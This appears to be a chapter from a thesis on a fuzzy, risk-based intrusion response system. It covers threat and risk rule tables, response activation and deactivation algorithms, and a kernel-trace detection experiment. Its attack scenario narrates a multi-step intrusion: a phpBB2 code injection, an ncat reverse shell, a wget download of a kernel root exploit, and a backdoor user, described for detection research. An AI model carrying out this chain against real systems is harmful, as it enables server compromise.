The inference engine is fuzzy rule-based, and it is used to map an input space to an output space. Table 5.2 illustrates the inference engine rule table for the threat level.

Finally, we proceed to defuzzification, which involves building another membership function to represent the various possibilities identified by the threat effect, as displayed in Figure 5.2d. Two of the most common techniques are the centroid method and the maximum method. In the centroid method, the crisp value of the output variable is computed by finding the center of gravity of the membership function. In the maximum method, the crisp value of the output variable is the maximum truth value (membership weight) of the fuzzy subset. The centroid method is used in our model.

Fuzzy modeling of the attack impact


Up to now, we have prepared the online and offline output : *threat level*, *resource value*, and *vulnerability effect*. Since the fuzzy method is quick and precise in assessing risks, another fuzzy model is used to model the attack impact. The risk impact is modeled using three parameters : *resource value* (A), *vulnerability effect* (V), and *threat effect* (T). Below, we show how the risk impact can be calculated with the fuzzy model.

– Fuzzification : As Figure 5.3 shows, three membership functions are used for the three inputs. We now look at the fuzzy membership function of the resource value and vulnerability effect and see how the *low*, *medium*, and *high* intervals are defined. As mentioned, resource value and vulnerability effect computation involves three and two factors respectively, which are based on the FMCDM technique. First, let us see what are the highest and lowest values in this technique. In the experimental section, we explain that the lowest linguistic variable is labeled "Very Poor", with a (0,0,1) value, and the highest value is labeled "Very Good", with a (9,10,10) value. So, if the evaluation of an attribute involves the highest and lowest variables, the highest value after normalization will be $(\frac{9}{10}, \frac{10}{10}, \frac{10}{10}) = 0.975$ and the lowest value will be $(\frac{0}{10}, \frac{0}{10}, \frac{1}{10}) = 0.025$ (Eq. 5.4). Also, we have to multiply the normalized value by the importance value of the criteria. Since the criteria after defuzzification also vary between *0.975* and *0.025*, an attribute varies between *0* and *0.95*. Moreover, since the resource value is based on the sum of three attributes, it varies between *0* and *2.85*.

Let us now look at the vulnerability effect variation. We define the lowest vulnerability

Table 5.2 Rule table for the threat level

Rule	ϑ	ξ	τ	Output
1	L	L	L	L
2	L	L	M	L
3	L	L	H	L
4	L	M	L	L
5	L	M	M	L
6	L	M	H	M
7	L	H	L	M
8	L	H	M	M
9	L	H	H	M
10	M	L	L	L
11	M	L	M	L
12	M	L	H	M
13	M	M	L	M
14	M	M	M	M
15	M	M	H	M
16	M	H	L	H
17	M	H	M	H
18	M	H	H	H
19	H	L	L	L
20	H	L	M	L
21	H	L	H	M
22	H	M	L	L
23	H	M	M	M
24	H	M	H	M
25	H	H	L	M
26	H	H	M	H
27	H	H	H	H



(a) Alert priority (fuzzification)

(b) Alert frequency (fuzzification)

(c) Number of alerts per resource (fuzzification)

(d) Threat level (defuzzification)

Figure 5.2 Three level membership functions for threat effect calculation


as the best configuration for a resource with the smallest number of existing attacks. It is obvious that the highest vulnerability does not respect the previous definition, based on which $V_l = \frac{TC}{CS} = \frac{0}{0.955} = 0$. If the security configuration of a resource is within the range of the medium linguistic variables and the rate of related attacks is average as well, the value $V_m = 2$. This value will represent an average number in the medium range and at the low end of the high range. So, $V_h = V_m + 2$.

As discussed, the threat effect calculation is based on a fuzzy model, and the defuzzification process is based on the center of gravity, and so the output varies between *0* and *0.83*. We divide this variation into three equal intervals.


– Inference Engine : The required rules for online risk assessment are created as illustrated in Table 5.3.
– Defuzzification : Finally, we build another membership function to represent the various possibilities identified by the risk assessment, as displayed in Figure 5.3d.

5.4.3 Response System

In general, we can categorize all responses into three groups [7]. Those in the first group are instantaneous, and deactivation occurs at the moment they are activated, such as closing a network connection or restarting a daemon. Those in the other two groups are sustained.



(a) Resource value (fuzzification) (b) Vulnerability effect (fuzzification)



(c) Threat effect (fuzzification) (d) Risk level (defuzzification)

Figure 5.3 Membership functions of risk factors

Table 5.3 Rule table for the risk level

Rule	T	V	A	Output
1	L	-	-	L
2	M	L	-	L
3	M	M	-	L
4	M	H	-	M
5	H	L	-	M
6	H	L	I	M
7	H	M	I	M
8	H	H	I	H
9	H	L	C	M
10	H	M	C	H
11	H	H	C	H

Responses in the second group can be deactivated after a period of time, such as blocking a port, and are referred to as reversible, but those in the third group, such as applying a patch or upgrading software, are not reversible. So, each response has a type attribute (R_{type}). We also define two time attributes for each response : 1) *Start Time* (R_{ST}) : the time when an IRS decides to activate a response ; and 2) *Life Time* (R_{LT}) : the number of minutes a response is valid before it is deactivated. The response system has to indicate how and when the response should be activated or deactivated, based on risk impact tolerance.

Response activation

When an attack occurs, an alert is raised by the IDS. The risk assessment component measures the risk impact. Once the first response has been applied, we do not measure the risk impact, because that impact changes when a new attack occurs or during a previous attack [93]. In the other words, we wait until we receive the new alert to measure the risk impact after a response has been applied. Algorithm 2 illustrates the pseudocode of the response activation mechanism.

There are three risk impact tolerance scenarios, as Figure 5.4 illustrates : *(i) Under the threshold and before the response is applied :* the attack is in progress, but the total amount of risk still has not exceeded the threshold of the activation responses (T_a). We denote as RI_p and RI_n the previous and new risk impact respectively. In this case, the current risk impact (RI_c) is the sum of the previous and new risk impact :

$$RI_c = RI_p + RI_n \tag{5.10}$$

(ii) Above threshold : the attack is in progress, and ultimately the risk impact exceeds the threshold of the activation responses. In this case, the response system is responsible for preventing the problem from growing and for returning the system to a healthy mode. The *Response Coordinator* module finds the best response(s), and in the next subsection we explain how the response selection mechanism works (line 7). We have defined a global *Grant* attribute (ξ) between responses. This attribute indicates how many times the risk impact has passed the threshold and a response has been applied. When we apply a response, (ξ) increases by *1* (line 6). Every time the risk impact passes the threshold and we decide to apply a response, the global lifetime (θ) is updated (line 13). Since, how high is the number of attacks, responses are deactivated later, the global lifetime function increases exponentially, based on Δ, which represents how many times the risk impact passes the threshold for different types of alert (lines 2-5). This means that, if the risk impact passes the threshold for a particular type of alert, and we have applied different responses frequently, Δ must be




Figure 5.4 Risk impact tolerance vs. response selection

equal to *1*. The start time attribute of each response is initialized based on the current time, and the lifetime attribute is equal to the global lifetime.

There is only one case where the lifetime of a response will not change once a response is applied, and that is when its lifetime is about to expire and no subsequent response has been applied. Otherwise, when the plan is to deactivate a response, its lifetime is extended based on the global lifetime, as Figure 5.4 illustrates.

(iii) Under the threshold and after the responses have been applied : since we hope that the applied responses can control the progress of the attack, the risk is initialized to a level below the threshold (φ). This means that the next risk impact has to go to the desired level, or be less than T_a. φ is dynamic, and is based on how successful the response was in repelling the attack. We define a *Goodness* parameter (G) for each response. Goodness is a dynamic parameter that represents the history of each response, in terms of its *success (S)* or *failure (F)*. To measure the success or failure of a round of responses, we use the deactivation algorithm. In the response deactivation section we explain how we set the success and failure attributes by comparing response grant and the global grant values. The important point to bear in mind is that the most recent results must be considered more valuable than earlier ones. To consider time, we use an aging algorithm to calculate G, as Eq. 5.11 illustrates. W_k denotes a window that can be a day, a week, or a month.

$$
\begin{aligned}
Goodness(W_k) &= \frac{\frac{\sum_{i=1}^{n} S_i - \sum_{j=1}^{m} F_j}{\sum_{i=1}^{n} S_i + \sum_{j=1}^{m} F_j}}{2^{(k-1)}} \\
Goodness &= \sum_{k=1}^{n} Goodness(W_k) \\
-2 &< Goodness < +2
\end{aligned}
\tag{5.11}
$$

Figure 5.5 illustrates the history of a specific response effect on attacked machines over three months. The duration of the sliding window is one month ($W3$ = *three months ago*, $W2$ = *two months ago*, $W1$ = *one month ago*). In the first step, we have to calculate G for each window separately. Eventually, the overall G value can be calculated by summing the Goodness of all the windows :

$$
\begin{aligned}
Goodness(W_1) &= [(1-4)/(1+4)]/1 = -0.6 \\
Goodness(W_2) &= [(2-0)/(2+0)]/2 = +0.5 \\
Goodness(W_3) &= [(10-1)/(10+1)]/4 = +0.2 \\
Goodness &= 0.1
\end{aligned}
\tag{5.12}
$$

Finally, φ can be calculated as in Eq. 5.13 (line 22). R_G denotes the current value of G based on Eq. 5.11. G_{max} and G_{min} are *2* and *-2* respectively

$$
\varphi = T_a - (\tfrac{T_a}{2} - (\tfrac{R_G}{G_{max} + |G_{min}|} * T_a)) \tag{5.13}
$$

Our Goodness formula in Figure 5.5 illustrates that G is 0.1. So, φ for this response is *0.53*, which is a value that indicates that this response will return the system to a healthy state of *0.47* percent, and that the current risk will be *0.47* above *0*.




Figure 5.5 Using an aging algorithm to calculate Goodness over time.

Response Coordinator

Several works have been devoted to building a response selection mechanism based on the positive effects (P) and negative impacts (N) of the responses [27, 28, 29]. A common solution is to evaluate the positive effects based on their consequences for the CIA triad, and for the performance metric. To evaluate the negative impacts, we can consider the consequences for the other resources, in terms of availability and performance. (i) The first approach to calculate the response cost (RC) will result from the merging of the positive and negative factors. If the positive and negative factors are static, the sorted list of responses will remain static throughout an attack, and so it may be predictable by an intruder. We can use the Goodness factor to convert this list to a dynamic one, as illustrated in Eq. 5.14.

$$RC = f(P, N) * G \tag{5.14}$$

Even though the strong response is not at the top of the ordered list when we initialize the response system, G being a dynamic factor causes it to move to that position over time. The higher the Goodness factor, the higher the response places in the ordered list over time. One drawback to using G is that it blocks the response selection mechanism after a while. Since a strong response is better able to repel an attack, its Goodness attribute increases all the time. If we sort the responses based on G, we will be selecting the strong response all the time after a while, which is not what we want. Another drawback is that Quality of Service (QoS) in the network is not considered. As we know, many services are available and accessed by large numbers of users. It is extremely important to maintain the users' QoS, the response time of applications, and the critical services that are in high demand. Since, when we use G, the strongest response is selected in case of attack, we are restricting network functionality until the response is deactivated.

(ii) The second approach is not to consider G in the response cost formula, and instead start with a poor response when the response system decides to deactivate all the applied responses. It does not matter if a poor response is applied, because in this case the risk level slips under the threshold, based on the response Goodness, and brings us very close to the threshold again. This approach has two important benefits. The first is that all the non optimal responses will be reconsidered, and one or more of them may be able to prevent the attack this time. So, even if one of the responses applied previously was inefficient, it may work for a new attack. The second is that users needs are considered in terms of QoS. So, in this approach, we start with a poor response, and, when the attack is likely to prove dangerous for our network, stronger responses are applied and network functionality is reduced slowly.

It is the second approach that we use in this work. Our response coordinator module

attempts to relate the intrusion damage (attack progress) to the response impact. Algorithm 3 illustrates the pseudocode of the response coordinator module. The response coordinator selects response(s) from the top of the list first (line 7). While the attack is progressing, it selects the next strongest response (line 10). We define a concept of the set (Ψ) in the ordered list, which indicates how many responses can participate in repelling the attack when the risk impact exceeds the threshold.

A set can consist of two different types of response. First, Ψ is equal to *1* (line 4), which means that only one response is applied when the risk impact exceeds the threshold. When the averaged Goodness of all the responses is less than -0.5 (line 1), Ψ will change to *2* (line 2). It also means that the responses had been applied individually in the past and could not repel attacks, although they were, in fact, applied together, but with different time intervals. When it comes time to deactivate the most recently applied response(s) and the deactivation process is allowed, the system moves to the healthy mode. So, ξ and the previous risk impact will be zero. Again, the response coordinator proposes the first response on the ordered list.

Response deactivation

Algorithm 4 illustrates the pseudocode of the response deactivation mechanism. The responses are deactivated interdependently, as a chain. Earlier responses have to wait for later responses to be deactivated. This is an example of deactivation interdependency. Let us suppose a Web server is being subjected to a multi-step attack.

We apply $R_1 = R\_Not\_allowed\_host(attacker\_IP)$, $R_2 = R\_Block\_receiver\_port$, and $R_3 = R\_Disable\_daemon$ respectively to counter the attack at different times, whenever the risk impact passes the threshold. It is clear that R_3 has to be deactivated first. Once this is achieved, R_1 and R_2 are deactivated simultaneously. The ξ value is critical in the decision on response deactivation when the lifetime of a response is about to expire. ξ is shared among responses, and represents how many times our network was under serious attack, and, at the same time, how many times the response system applied a set of responses. In contrast, each response (r_{Grant}) has its own grant attribute. When we apply a response, we initialize this attribute to ξ. When it comes time to deactivate a response, we compare the response grant value (r_{Grant}) with the global grant (ξ).

Because the strong response appears later and has a longer lifetime than the earlier, weaker response, the deactivation of the initial responses takes place earlier. If r_{Grant} is less than ξ (line 16), we know that we had one or more real attack(s) after this response was applied, and other, more powerful responses were then applied. So, not only does the F value of this response have to be increased by *1* (line 17), the lifetime of this response has to be set to the response lifetime most recently applied (line 20). When it comes time to deactivate a

response and r_{Grant} and ξ are equal (line 1), we know that this response is the latest one to be applied and that the deactivation process is allowed. This also illustrates that the response could counter the attack, in which case its S value has to be increased by *1* (line 7). If the type of response is Sustained Reversible, it has to be deactivated (line 3).

Even if we apply a set of responses, we only increase the global grant by *1*. The important point to note here is that the first response is responsible for increasing the global grant in each set. That is why we have defined a "grouped" attribute ($R_{Grouped}$) for each response in a set (line 16, algorithm 2). Decreasing the global grant attribute by *1* helps to deactivate all the dependent responses simultaneously. If a set repels an attack, the value of all the responses in a set, whether successful or failed, is the same.

5.5 Experiment Results

5.5.1 Implementation

We have implemented a Java tool in Linux, which consists of three major components : 1) Detection. The tool takes the LTTng trace as input and uses the Java library provided by Ezzati and Dagenais [94] to prepare abstracted events. Some patterns in XML format have been defined to detect an attack. 2) Risk assessment. First, the tool allows the security expert to input : (i) network policy in terms of CIA ; (ii) a list of network resources and their evaluation in terms of CIA ; and (iii) the vulnerability metrics for each resource. Second, in online mode, it receives alerts from the detection component and prepares a risk impact value. 3) Response. It receives a risk impact value from the risk assessment component and runs its cost sensitive algorithm to counter the attack.

5.5.2 Simulation Setup

For performance testing, the Linux kernel, version 2.6.35.24, is instrumented using LTTng, version 0.226, and the simulations are performed on a machine with an 8-core Intel Xeon E5405 clocked at 2.0 GHz with 3 GB RAM. On the Web server, the detailed trace for monitoring and attack detection is generated at the rate of 385 KB/sec.

We considered a network model, as illustrated in Figure 5.6, to evaluate our prediction results. It shows a network that consists of an external DMZ and five subnets. The external user (Internet user) can use only the company Web site and email service. All ports of IP 192.168.10.3 used internally by the MySQL database are closed to external users. The external DMZ is more likely to be attacked than internal or private subnets.




Figure 5.6 Experimental network model.

5.5.3 Attack Scenario

The scenario of an attack is a sophisticated one. In the first part, the attacker attempts to gain unauthorized access to a computer from a remote machine by exploiting system vulnerabilities (R2L). In the second part, he tries to obtain root privileges illegally (U2R). The steps have been grouped into five phases : 1) Phase 1 (Probing) : The attacker performs network and port scans to probe a network to find available services. The objective in this step is to gather useful information (nmap tool) to compromise the target host. The nmap results illustrate that there is a Web server, and so the attacker continuously runs the Skipfish tool to detect security flaws. The Skipfish results illustrate that forum phpBB2 is available on the server. 2) Phase 2 (Exploit phpBB) : The attacker exploits the phpBB2 2.0.10 'viewtopic.php', which has a remote script-injection vulnerability, allowing a remote attacker to execute arbitrary PHP code [95]. In fact, the attacker provides data to the vulnerable script through the affected parameter. The highlighting code employs a 'preg_replace()' function call that uses a modifier 'e' on attacker supplied data. This modifier causes the replacement string to be evaluated as PHP. As a result, the attacker can execute any commands on the server directly, like an Apache user can (CVE-2005-2086 [96]). In this step, the attacker is looking to provide a user friendly access to the remote system, and so creates a reverse command shell. First, he sets up a listener on his machine. Then, he runs the ncat command via a remote script injection vulnerability. 3) Phase 3 (Download exploit) : The attacker downloads an exploit using wget from his machine. 4) Phase 4 (Exploit linux kernel 2.6.37 to obtain root) : This exploit leverages three vulnerabilities (CVE-2010-4258, CVE-2010-3849, CVE-2010-3850) to obtain the root. (All these vulnerabilities were discovered by Nelson Elhage [97]) The attacker goes on to compile the program in the target machine and then executes it, so that it becomes the root. 5) Phase 5 (Install a permanent access) : Once the attacker is a root, he wants to maintain a permanent root access (even if the administrator has fixed the vulnerabilities), and also erase his tracks. To maintain access, the attacker has a number of choices : (i) create a user and do what is necessary to obtain a permanent root access (uid 0, sudo, and an easily callable root 'gateway', like the root-sh command) ; (ii) run a daemon as a root offering a root shell (this starts on reboot (the backdoor approach) ; however, the process is not called './backdoor' if it were, the attacker would be detected as soon as an administrator looked at the process list) ; and (iii) implement the kernel level rootkit : this can give the attacker a kind of invisible shell access. Finally, the attacker creates a new user on the target machine.

5.5.4 Attack Detection

We use the Linux Trace Toolkit LTTng to instrument the kernel events. Our detection component simplifies the analysis of the low-level events, and compares the captured data with well-defined attack patterns. Below, we describe in detail how each step of our attack scenario is detected by our detection component.

As we know, the raw trace is extremely large and difficult to analyze, and so we use an abstraction mechanism [94] to elicit useful information from it. To enable the detection component to generate an efficient alert, a correlation mechanism is used, based on the similarities between event attributes in the abstracted trace. Figure 5.7 shows a screenshot of the abstracted trace that was recorded on an attacked machine where the Apache server was running. The first phase involves network scanning to find weaknesses and open doors to make it possible to break into that machine. As lines 1 to 8 show, there is a huge number of connections with a closed timestamp. We use a threshold detection mechanism to reveal any network scanning taking place. If the values exceed the thresholds, an alert is raised by the detection component. For this step, three alerts, each called a web application scan, are raised based on three thresholds (see step 1 in Figure 11). The first line shows that the Apache process is running with process ID (PID) 12830. In the second phase, the attacker exploits 'viewtopic.php', which has a remote script injection vulnerability. As seen in lines 9 to 12, one 'apache2' process receives the request from the attacker machine and spawns a process with PID 18322 to perform the request (line 13). The important point to note appears in line 15, which indicates that Apache has created a shell process (/bin/sh). At this point, the next alert, *"apache executes shell"*, is raised by the detection component. As mentioned, in this phase, the attacker creates a reverse command shell to provide user friendly access to the remote system. Lines 16 and 17 show that the Apache process with PID 18322 spawns a shell for ncat (/usr/bin/ncat) with PID 18323. Then, the alert ncat by apache is raised. 'net.socket create' and 'net.socket connect' in lines 18 and 19 illustrate that ncat is connecting to a remote host, which is the attacker machine. So, the next alert is *"ncat connects to remote host"*. In line 20 (fs.exe), the alert ncat executed shell appears, and, since a connection has been established, ncat can now execute an external command, which is a really dangerous situation. The fourth and final important alert generated in the second phase is *"ncat executes shell"*. (see step 2 in Figure 5.11).

Lines 21 to 24 show the attempt made in the third phase by the attacker to download an exploit using wget from a remote machine. As we have seen, PID 18323 spawns a process with PID 18324 (/usr/bin/wget), and then the new process creates a socket to download an exploit alert. The next alert, called *"shell executes wget"*, is raised by the detection component. In the fourth phase, the program is compiled in the Web server machine. So, a process with PID

18325 (/usr/bin/cc) is spawned by the ncat process (lines 25 and 26). The next alert is shell executes cc. Lines 27 to 29 illustrate the ncat process, which spawns a process with PID 18330 to run the exploit program (LPE). The following alert is shell executes unknown program. Line 30 shows that the LPE program executes a shell (/bin/sh). As mentioned earlier, this exploit leverages three vulnerabilities (CVE-2010-4258, CVE-2010-3849, and CVE-2010-3850) to obtain the root. Since this program is a sophisticated exploit in kernel mode which is unknown to us, it enables the attacker to obtain the root privilege. This means that there is nothing in the trace file to reveal the attacker's footprints. The only footprint is the next step, which shows that the attacker recently obtained the root privilege. The only alert that can be raised at this stage is *"unknown program executes shell"*. As explained, in the last phase of a multi-step attack, the attacker creates a new user on the target machine to maintain a permanent root access. Lines 31 to 34 show that the shell related to the LPE has spawned a process for adding a user. So, the next alert is *"shell executes adduser"*. The very important point to note here is that the process with PID 18338 mentioned above opens the file /etc/passwd and writes to it. So, the fact that the attacker has obtained the root privilege means that he can now write to the /etc/passwd file as well. Finally, the last alert that can be raised by the detection component is *"shell is root"*.

5.5.5 Model Parameters

Before starting to build our framework, we have to initialize some parameters :

- **Offline processing parameters :** In this model, linguistic variables are used to obtain expert opinions on criterion weightings, and to rate alternatives with respect to various criteria, the fuzzy equivalents of which are listed in Tables 5.4 and 5.5. Table 5.6 shows the weight of each resource criterion in each zone, as illustrated in Figure 5.6. Table 5.9 shows the importance weighting the vulnerability criteria. As Tables Table 5.7 and 5.10 illustrate, the experts use the linguistic rating variables to evaluate resources and their related vulnerabilities with respect to their criteria. As mentioned, the next steps involve constructing the fuzzy decision matrix and the fuzzy weighted normalized decision matrix. Tables 5.8 and 5.11 present the final results after the defuzzification step.
- **Online processing parameters :** As seen in Table 5.12, our IDS produces eight alert types for the attack scenario. We have used acceptable frequency values for the alert type (τ).
- **Multi levels responses :** For each resource or service, an ordered list of responses has been considered, as Table 5.13 illustrates. The responses can be ordered in two different ways : 1) High to low impact for the best prevention policy ; and 2) Low to

```
1. net.socket accept: 12253, 12253, apache2, , 2424, 0x0, SYSCALL { fd = 3, upeer_sockaddr = 0xbfb7816c, upeer_addrlen = 0xbfb718330, flags = 0, ret = 9 }
2. net.socket accept: 12273, 12273, apache2, , 2424, 0x0, SYSCALL { fd = 3, upeer_sockaddr = 0xbfb7816c, upeer_addrlen = 0xbfb718330, flags = 0, ret = 9 }
3. net.socket accept: 12389, 12389, apache2, , 2424, 0x0, SYSCALL { fd = 3, upeer_sockaddr = 0xbfb7816c, upeer_addrlen = 0xbfb718330, flags = 0, ret = 9 }
4. net.socket accept: 12391, 12391, apache2, , 2424, 0x0, SYSCALL { fd = 3, upeer_sockaddr = 0xbfb7816c, upeer_addrlen = 0xbfb718330, flags = 0, ret = 9 }
5. net.socket accept: 12248, 12248, apache2, , 2424, 0x0, SYSCALL { fd = 3, upeer_sockaddr = 0xbfb7816c, upeer_addrlen = 0xbfb718330, flags = 0, ret = 9 }
6. net.socket accept: 12258, 12258, apache2, , 2424, 0x0, SYSCALL { fd = 3, upeer_sockaddr = 0xbfb7816c, upeer_addrlen = 0xbfb718330, flags = 0, ret = 9 }
7. ...
8. kernel.sched_schedule: 12830, 12830, apache2, , 2424, 0x0, SYSCALL { prev_pid = 0, next_pid = 12830, prev_state = 0 }
9. fs.open: 12830, 12830, apache2, , 2424, 0x0, SYSCALL { fd = 10, filename = "/var/www/phpBB2/viewtopic.php" }
10. fs.close: 12830, 12830, apache2, , 2424, 0x0, SYSCALL { fd = 10 }
11. fs.open: 12830, 12830, apache2, , 2424, 0x0, SYSCALL { fd = 10, filename = "/var/www/phpBB2/db/mysql.php" }
12. fs.close: 12830, 12830, apache2, , 2424, 0x0, SYSCALL { fd = 10 }
